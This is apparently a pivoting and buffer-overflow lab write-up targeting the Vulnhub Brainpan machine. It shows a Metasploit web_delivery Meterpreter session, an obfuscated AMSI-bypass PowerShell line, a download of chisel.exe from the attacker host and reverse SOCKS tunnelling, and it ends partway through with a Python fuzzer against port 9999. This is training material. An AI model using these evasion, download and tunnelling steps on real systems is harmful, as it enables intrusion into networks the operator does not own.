AGkAdAB5AFAAcgBvAHQAbwBjAG8AbAA9AFsATgBlAHQALgBTAGUAYwB1AHIAaQB0AHkAUAByAG8AdABvAGMAbwBsAFQAeQBwAGUAXQA6ADoAVABsAHMAMQAyADsAJABnAFoASQB
tAGUAPQBuAGUAdwAtAG8AYgBqAGUAYwB0ACAAbgBlAHQALgB3AGUAYgBjAGwAaQBlAG4AdAA7AGkAZgAoAFsAUwB5AHMAdABlAG0ALgBOAGUAdAAuAFcAZQBiAFAAcgBvAHgAeQ
BdADoAOgBHAGUAdABEAGUAZgBhAHUAbAB0AFAAcgBvAHgAeQAoACkALgBhAGQAZAByAGUAcwBzACAALQBuAGUAIAAkAG4AdQBsAGwAKQB7ACQAZwBaAEkAbQBlAC4AcAByAG8Ae
AB5AD0AWwBOAGUAdAAuAFcAZQBiAFIAZQBxAHUAZQBzAHQAXQA6A.........

#  msf Tab

[*] 10.0.0.4         web_delivery - Delivering AMSI Bypass (1391 bytes)
[*] 10.0.0.4         web_delivery - Delivering Payload (3680 bytes)
[*] Sending stage (201798 bytes) to 10.0.0.4
[*] Meterpreter session 1 opened (10.0.0.2:1234 -> 10.0.0.4:60970) at 2024-04-14 22:25:17 -0400
msf6 exploit(multi/script/web_delivery) > sessions 

Active sessions
===============

  Id  Name  Type                     Information         Connection
  --  ----  ----                     -----------         ----------
  1         meterpreter x64/windows  WIN10\fady @ WIN10  10.0.0.2:1234 -> 10.0.0.4:60970 (10.0.0.4)

msf6 exploit(multi/script/web_delivery) > sessions -i 1
[*] Starting interaction with 1...

meterpreter > sysinfo 
Computer        : WIN10
OS              : Windows 10 (10.0 Build 19045).
Architecture    : x64
System Language : en_US
Domain          : WORKGROUP
Logged On Users : 4
Meterpreter     : x64/windows
meterpreter > ifconfig 

Interface  1
============
Name         : Software Loopback Interface 1
Hardware MAC : 00:00:00:00:00:00
MTU          : 4294967295
IPv4 Address : 127.0.0.1
IPv4 Netmask : 255.0.0.0
IPv6 Address : ::1
IPv6 Netmask : ffff:ffff:ffff:ffff:ffff:ffff:ffff:ffff

Interface  4
============
Name         : Intel(R) PRO/1000 MT Desktop Adapter
Hardware MAC : 08:00:27:2e:68:d6
MTU          : 1500
IPv4 Address : 10.0.0.4
IPv4 Netmask : 255.255.255.0
IPv6 Address : fe80::d024:682f:556:b12b
IPv6 Netmask : ffff:ffff:ffff:ffff::

Interface 10
============
Name         : Intel(R) PRO/1000 MT Desktop Adapter #2
Hardware MAC : 08:00:27:db:06:e2
MTU          : 1500
IPv4 Address : 192.168.1.4
IPv4 Netmask : 255.255.255.0
IPv6 Address : fe80::d724:7ebf:4a0e:1a29
IPv6 Netmask : ffff:ffff:ffff:ffff::

meterpreter >

Now we have a meterpreter session , Let’s start with autoroute

1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
# MSF tab

meterpreter > run autoroute -s 192.168.1.0 -n 255.255.255.0 

[!] Meterpreter scripts are deprecated. Try post/multi/manage/autoroute.
[!] Example: run post/multi/manage/autoroute OPTION=value [...]
[*] Adding a route to 192.168.1.0/255.255.255.0...
[+] Added route to 192.168.1.0/255.255.255.0 via 10.0.0.4
[*] Use the -p option to list all active routes
meterpreter > run autoroute -p

[!] Meterpreter scripts are deprecated. Try post/multi/manage/autoroute.
[!] Example: run post/multi/manage/autoroute OPTION=value [...]

Active Routing Table
====================

   Subnet             Netmask            Gateway
   ------             -------            -------
   192.168.1.0        255.255.255.0      Session 1
meterpreter > 
Background session 1? [y/N] 
msf6 exploit(multi/script/web_delivery) > use auxiliary/server/socks_proxy 
msf6 auxiliary(server/socks_proxy) > set srvport 8899
srvport => 8899
msf6 auxiliary(server/socks_proxy) > set version 4a
version => 4a
msf6 auxiliary(server/socks_proxy) > run
[*] Auxiliary module running as background job 2.

[*] Starting the SOCKS proxy server
msf6 auxiliary(server/socks_proxy) >


Also you can use the portfwd module from MSF

1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
msf6 auxiliary(server/socks_proxy) > sessions -i 1
[*] Starting interaction with 1...

meterpreter > portfwd add -L 127.0.0.1 -l 88 -p 10000 -r 192.168.1.2
[*] Forward TCP relay created: (local) 127.0.0.1:88 -> (remote) 192.168.1.2:10000
meterpreter > portfwd list

Active Port Forwards
====================

   Index  Local         Remote             Direction
   -----  -----         ------             ---------
   1      127.0.0.1:88  192.168.1.2:10000  Forward

1 total active port forwards.

meterpreter >
  • Scenario 3 - Chisel [ Socks Proxy ]

This time we will use a tool called chisel I love this tool because I used it at many labs like Dante and [Offshore] so I will teach how to use it in different ways

Chisel is a fast TCP/UDP tunnel, transported over HTTP, secured via SSH. Single executable including both client and server. Written in Go (golang). Chisel is mainly useful for passing through firewalls, though it can also be used to provide a secure endpoint

First, you need to start the server in ur attacker machine like this

I restarted the machines so the IPs changed to :

  • Attacker -> 10.0.0.4
  • WIN-10 -> 10.0.0.5 & 192.168.1.5
  • Brainpan -> 192.168.1.4
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
38
39
40
41
42
43
44
45
46
47
48
49
50
51
52
53
54
55
56
57
58
59
60
61
62
63
64
65
66
67
68
69
70
71
72
73
74
75
76
77
78
79
80
81
82
83
84
85
86
# Server Tab
┌──(root㉿0xMat10)-[~/Downloads]
└─# echo 1 >> /proc/sys/net/ipv4/ip_forward            
                                                                                                                                       
┌──(root㉿0xMat10)-[~/Downloads]
└─# ./chisel_1.9.1_linux_amd64 server -p 1234 -reverse 
2024/04/15 19:35:46 server: Reverse tunnelling enabled
2024/04/15 19:35:46 server: Fingerprint XSqgoubl7eEwad8kBV8ozHVzczNRRk8rT8TuirpprNo=
2024/04/15 19:35:46 server: Listening on http://0.0.0.0:1234
2024/04/15 19:42:42 server: session#1: tun: proxy#R:127.0.0.1:1080=>socks: Listening

# HTTP server Tab

┌──(root㉿0xMat10)-[~/Downloads/tools/chisel/bin]
└─# ls
chisel_1.9.1_windows_amd64
                                                                                                                                       
┌──(root㉿0xMat10)-[~/Downloads/tools/chisel/bin]
└─# mv chisel_1.9.1_windows_amd64 chisel.exe                 
                                                                                                                                       
┌──(root㉿0xMat10)-[~/Downloads/tools/chisel/bin]
└─# python3 -m http.server 80
Serving HTTP on 0.0.0.0 port 80 (http://0.0.0.0:80/) ...
10.0.0.5 - - [15/Apr/2024 19:41:17] "GET /chisel.exe HTTP/1.1" 200 -

# SSH Tab

┌──(root㉿0xMat10)-[~]
└─# ssh fady@10.0.0.5                                                                  
The authenticity of host '10.0.0.5 (10.0.0.5)' can't be established.
ED25519 key fingerprint is SHA256:Ftq+ea59E0H/91yn+smBwK0utbXZFIC0ySm0WVgjq3k.
This host key is known by the following other names/addresses:
    ~/.ssh/known_hosts:2: [hashed name]
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '10.0.0.5' (ED25519) to the list of known hosts.
fady@10.0.0.5's password: 

fady@WIN10 C:\Users\fady>powershell -ep bypass
Windows PowerShell
Copyright (C) Microsoft Corporation. All rights reserved.
Try the new cross-platform PowerShell https://aka.ms/pscore6
]::FromBase64String('QQBtAHMAaQA=')))+$([System.Text.Encoding]::Unicode.GetString([System.Convert]::FromBase64String('VQB0AGkAbABzAA=='
)))).GetField($([System.Text.Encoding]::Unicode.GetString([System.Convert]::FromBase64String('YQBtAHMAaQA=')) + $([System.Text.Encoding
]::Unicode.GetString($([System.Convert]::FromBase64String('SQBuAGkAdAA=')))) + $([System.Text.Encoding]::Unicode.GetString([System.Conv
ert]::FromBase64String('RgBhAGkAbABlAGQA')))),$('NonPublic,Static')).SetValue($null,$true)
PS C:\Users\fady> netsh interface portproxy set v4tov4 listenport=7777 listenaddress=0.0.0.0 connectport=80 connectaddress=10.0.0.4

PS C:\Users\fady> (New-Object Net.WebClient).DownloadFile("http://127.0.0.1:7777/chisel.exe","C:\Users\fady\chisel.exe")

PS C:\Users\fady> dir

    Directory: C:\Users\fady

Mode                 LastWriteTime         Length Name
----                 -------------         ------ ----
d-----         4/15/2024   1:21 AM                .ssh
d-r---         8/17/2023  12:48 PM                3D Objects
d-r---         8/17/2023  12:48 PM                Contacts
d-r---         4/14/2024  11:59 PM                Desktop
d-r---         8/17/2023  12:48 PM                Documents
d-r---         4/16/2024  12:25 AM                Downloads
d-r---         8/17/2023  12:48 PM                Favorites
d-r---         8/17/2023  12:48 PM                Links
d-r---         8/17/2023  12:48 PM                Music
d-r---         8/17/2023   1:00 PM                OneDrive
d-r---         8/17/2023   1:03 PM                Pictures
d-r---         8/17/2023  12:48 PM                Saved Games
d-r---         8/17/2023  12:53 PM                Searches
d-r---         8/17/2023  12:48 PM                Videos
-a----         4/14/2024  11:57 PM         359936 3proxy.exe
-a----         4/16/2024   1:41 AM        9006080 chisel.exe

PS C:\Users\fady> .\chisel.exe client 10.0.0.4:1234 R:socks                                                                            
2024/04/16 01:42:40 client: Connecting to ws://10.0.0.4:1234
2024/04/16 01:42:40 client: Connected (Latency 1.4473ms)


# POC Tab

┌──(root㉿0xMat10)-[~]
└─# curl --head http://192.168.1.4:10000 --proxy socks5://127.0.0.1:1080
HTTP/1.0 200 OK
Server: SimpleHTTP/0.6 Python/2.7.3
Date: Tue, 16 Apr 2024 01:46:34 GMT
Content-type: text/html
Content-Length: 215
Last-Modified: Mon, 04 Mar 2013 17:35:55 GMT

What does net ipv4 ip_forward do?

Enabling or disabling IP forwarding in Linux using the net. ipv4. ip_forward parameter is a fundamental aspect of network configuration. IP forwarding allows packets to be routed between different networks, enabling communication between subnets or acting as a gateway

Brainpan Machine

Now, let’s PWN the Brainpan machine let’s start with fscan & feroxbuster

1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
38
39
40
41
42
43
44
45
46
47
48
49
50
51
┌──(root㉿0xMat10)-[~]
└─# fscan -h 192.168.1.4 -socks5 127.0.0.1:1080

   ___                              _    
  / _ \     ___  ___ _ __ __ _  ___| | __ 
 / /_\/____/ __|/ __| '__/ _` |/ __| |/ /
/ /_\\_____\__ \ (__| | | (_| | (__|   <    
\____/     |___/\___|_|  \__,_|\___|_|\_\   
                     fscan version: 1.8.2
Socks5Proxy: socks5://127.0.0.1:1080
start infoscan
192.168.1.4:9999 open
192.168.1.4:10000 open
[*] alive ports len is: 2
start vulscan
[*] WebTitle: http://192.168.1.4:10000  code:200 len:215    title:None
[*] 扫描结束,耗时: 1m42.691006719s

┌──(root㉿0xMat10)-[~]
└─# feroxbuster -u http://192.168.1.4:10000/ -w /usr/share/seclists/Discovery/Web-Content/raft-small-words-lowercase.txt -d 2 --proxy socks5://127.0.0.1:1080 

 ___  ___  __   __     __      __         __   ___
|__  |__  |__) |__) | /  `    /  \ \_/ | |  \ |__
|    |___ |  \ |  \ | \__,    \__/ / \ | |__/ |___
by Ben "epi" Risher 🤓                 ver: 2.10.1
───────────────────────────┬──────────────────────
 🎯  Target Url            │ http://192.168.1.4:10000/
 🚀  Threads               │ 50
 📖  Wordlist              │ /usr/share/seclists/Discovery/Web-Content/raft-small-words-lowercase.txt
 👌  Status Codes          │ All Status Codes!
 💥  Timeout (secs)        │ 7
 🦡  User-Agent            │ feroxbuster/2.10.1
 💉  Config File           │ /etc/feroxbuster/ferox-config.toml
 💎  Proxy                 │ socks5://127.0.0.1:1080
 🔎  Extract Links         │ true
 🏁  HTTP methods          │ [GET]
 🔃  Recursion Depth       │ 2
───────────────────────────┴──────────────────────
 🏁  Press [ENTER] to use the Scan Management Menu™
──────────────────────────────────────────────────
404      GET        0l        0w        0c Auto-filtering found 404-like response and created new filter; toggle off with --dont-filter
200      GET     1931l    14011w  1499105c http://192.168.1.4:10000/soss-infographic-final.png
200      GET        8l       14w      215c http://192.168.1.4:10000/
200      GET       35l      372w    24660c http://192.168.1.4:10000/bin/brainpan.exe
[#>------------------] - 8m      3312/38270   78m     found:3       errors:8      
🚨 Caught ctrl+c 🚨 saving scan state to ferox-http_192_168_1_4:10000_-1713229088.state ...
[#>------------------] - 8m      3312/38270   78m     found:3       errors:8      
[#>------------------] - 8m      3252/38268   7/s     http://192.168.1.4:10000/ 
[####################] - 0s     38268/38268   89621/s http://192.168.1.4:10000/bin/ => Directory listing
[--------------------] - 0s         0/38268   -       http://192.168.1.4:10000/soss-infographic-final.png 
[--------------------] - 0s         0/38268   -       http://192.168.1.4:10000/bin/brainpan.exe


There is a brainpan.exe file in the bin dir let’s see what is this

1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
38
39
40
41
42
43
44
45
46
47
48
49
50
51
52
53
54
55
56
57
58
59
60
61
62
63
64
65
66
67
68
69
70
71
72
73
74
75
76
77
78
79
80
81
82
83
84
85
86
87
88
89
90
91
92
93
94
95
96
97
┌──(root㉿0xMat10)-[~/Vulnhub/brainpan]
└─# file brainpan.exe 
brainpan.exe: PE32 executable (console) Intel 80386 (stripped to external PDB), for MS Windows, 5 sections
                                                                                                                                       
┌──(root㉿0xMat10)-[~/Vulnhub/brainpan]
└─# exiftool -v brainpan.exe                                                           
  ExifToolVersion = 12.76
  FileName = brainpan.exe
  Directory = .
  FileSize = 21190
  FileModifyDate = 1710939620
  FileAccessDate = 1713229584
  FileInodeChangeDate = 1710939640
  FilePermissions = 33188
  FileType = Win32 EXE
  FileTypeExtension = EXE
  MIMEType = application/octet-stream
  + [BinaryData directory, 244 bytes]
  | MachineType = 332
  | TimeStamp = 1362410472
  | ImageFileCharacteristics = 775
  | PEType = 267
  | LinkerVersion = 2 56
  | CodeSize = 3584
  | InitializedDataSize = 6656
  | UninitializedDataSize = 512
  | EntryPoint = 4736
  | OSVersion = 4 0
  | ImageVersion = 1 0
  | SubsystemVersion = 4 0
  | Subsystem = 3
  Warning = Error processing PE data dictionary
                                                                                                                                       
┌──(root㉿0xMat10)-[~/Vulnhub/brainpan]
└─# strings brainpan.exe                                                               
!This program cannot be run in DOS mode.
.text
`.data
.rdata
@.bss
.idata
[^_]
AAAA
AAAA
AAAA
AAAA
AAAA
AAAA
AAAA
AAAA
[^_]
[get_reply] s = [%s]
[get_reply] copied %d bytes to buffer
shitstorm
_|                            _|                                        
_|_|_|    _|  _|_|    _|_|_|      _|_|_|    _|_|_|      _|_|_|  _|_|_|  
_|    _|  _|_|      _|    _|  _|  _|    _|  _|    _|  _|    _|  _|    _|
_|    _|  _|        _|    _|  _|  _|    _|  _|    _|  _|    _|  _|    _|
_|_|_|    _|          _|_|_|  _|  _|    _|  _|_|_|      _|_|_|  _|    _|
                                            _|                          
                                            _|
[________________________ WELCOME TO BRAINPAN _________________________]
                          ENTER THE PASSWORD                              
                          >> 
                          ACCESS DENIED
                          ACCESS GRANTED
[+] initializing winsock...
[!] winsock init failed: %d
done.
[!] could not create socket: %d
[+] server socket created.
[!] bind failed: %d
[+] bind done on port %d
[+] waiting for connections.
[+] received connection.
[+] check is %d
[!] accept failed: %d
[+] cleaning up.
-LIBGCCW32-EH-3-SJLJ-GTHR-MINGW32
w32_sharedptr->size == sizeof(W32_EH_SHARED)
../../gcc-3.4.5/gcc/config/i386/w32-shared-ptr.c
GetAtomNameA (atom, s, sizeof(s)) != 0
AddAtomA
ExitProcess
FindAtomA
GetAtomNameA
SetUnhandledExceptionFilter
__getmainargs
__p__environ
__p__fmode
__set_app_type
_assert
_cexit
_iob
.
.
......

Okay let’s figure out what is in the other port 9999

1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
38
39
┌──(root㉿0xMat10)-[~/Vulnhub/brainpan]
└─# proxychains4 nc 192.168.1.4 9999 
[proxychains] config file found: /etc/proxychains4.conf
[proxychains] preloading /usr/lib/x86_64-linux-gnu/libproxychains.so.4
[proxychains] DLL init: proxychains-ng 4.17
[proxychains] Dynamic chain  ...  127.0.0.1:1080  ...  192.168.1.4:9999  ...  OK
_|                            _|                                        
_|_|_|    _|  _|_|    _|_|_|      _|_|_|    _|_|_|      _|_|_|  _|_|_|  
_|    _|  _|_|      _|    _|  _|  _|    _|  _|    _|  _|    _|  _|    _|
_|    _|  _|        _|    _|  _|  _|    _|  _|    _|  _|    _|  _|    _|
_|_|_|    _|          _|_|_|  _|  _|    _|  _|_|_|      _|_|_|  _|    _|
                                            _|                          
                                            _|

[________________________ WELCOME TO BRAINPAN _________________________]
                          ENTER THE PASSWORD                              

                          >> blabla
                          ACCESS DENIED

┌──(root㉿0xMat10)-[~/Vulnhub/brainpan]
└─# proxychains4 nc 192.168.1.4 9999
[proxychains] config file found: /etc/proxychains4.conf
[proxychains] preloading /usr/lib/x86_64-linux-gnu/libproxychains.so.4
[proxychains] DLL init: proxychains-ng 4.17
[proxychains] Dynamic chain  ...  127.0.0.1:1080  ...  192.168.1.4:9999  ...  OK
_|                            _|                                        
_|_|_|    _|  _|_|    _|_|_|      _|_|_|    _|_|_|      _|_|_|  _|_|_|  
_|    _|  _|_|      _|    _|  _|  _|    _|  _|    _|  _|    _|  _|    _|
_|    _|  _|        _|    _|  _|  _|    _|  _|    _|  _|    _|  _|    _|
_|_|_|    _|          _|_|_|  _|  _|    _|  _|_|_|      _|_|_|  _|    _|
                                            _|                          
                                            _|

[________________________ WELCOME TO BRAINPAN _________________________]
                          ENTER THE PASSWORD                              

                          >> shitstorm
                          ACCESS GRANTED

Why do I write shitstorm ? I tried so many payloads but if u notice in the strings there is a shitstorm after that the granted word so i try it and i worked


Okay it’s clear now it’s a BOF challenge and the brainpan.exe file is the service that runs on the 9999 port , so let’s exploit it into The Windows 10 machine

I will use immunity debugger for this task

Now we can test this exe file on the 10.0.0.5 machine in the 9999 port , Let’s start

  • Fuzzing

Let’s start with the Fuzzing process , I write a python script that can help us on this

1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
┌──(root0xMat10)-[~/Vulnhub/brainpan]
└─# cat F0zzer.py
import socket
from time import sleep
from sys import exit

Buffer = "A" * 100

while True :

       try :

            sock = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
            sock.connect(("10.0.0.5",9999))
            sock.send((Buffer + "\r\n").encode())

            sock.close()
            sleep(1)

            Buffer = Buffer + "A" * 100
            print(f"\033[32mBuffer Now {len(Buffer)}\033[0m")

       except :

            print(f"\033[33mCrashed at {len(Buffer)}\033[0m")
            exit()

                                                                                                                                       
┌──(root0xMat10)-[~/Vulnhub/brainpan]
└─# python3 F0zzer.py 
Buffer Now 200
Buffer Now 300
Buffer Now 400
Buffer Now 500
Buffer Now 600

Now we know the program crashed with the payload with 600 length

After each process you should start the program again

Okay now we will try to find the EIP offset

1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
┌──(root㉿0xMat10)-[~/Vulnhub/brainpan]
└─# msf-pattern_create -l 600 > pattern
                                                                                                                                       
┌──(root㉿0xMat10)-[~/Vulnhub/brainpan]
└─# cat pattern                        
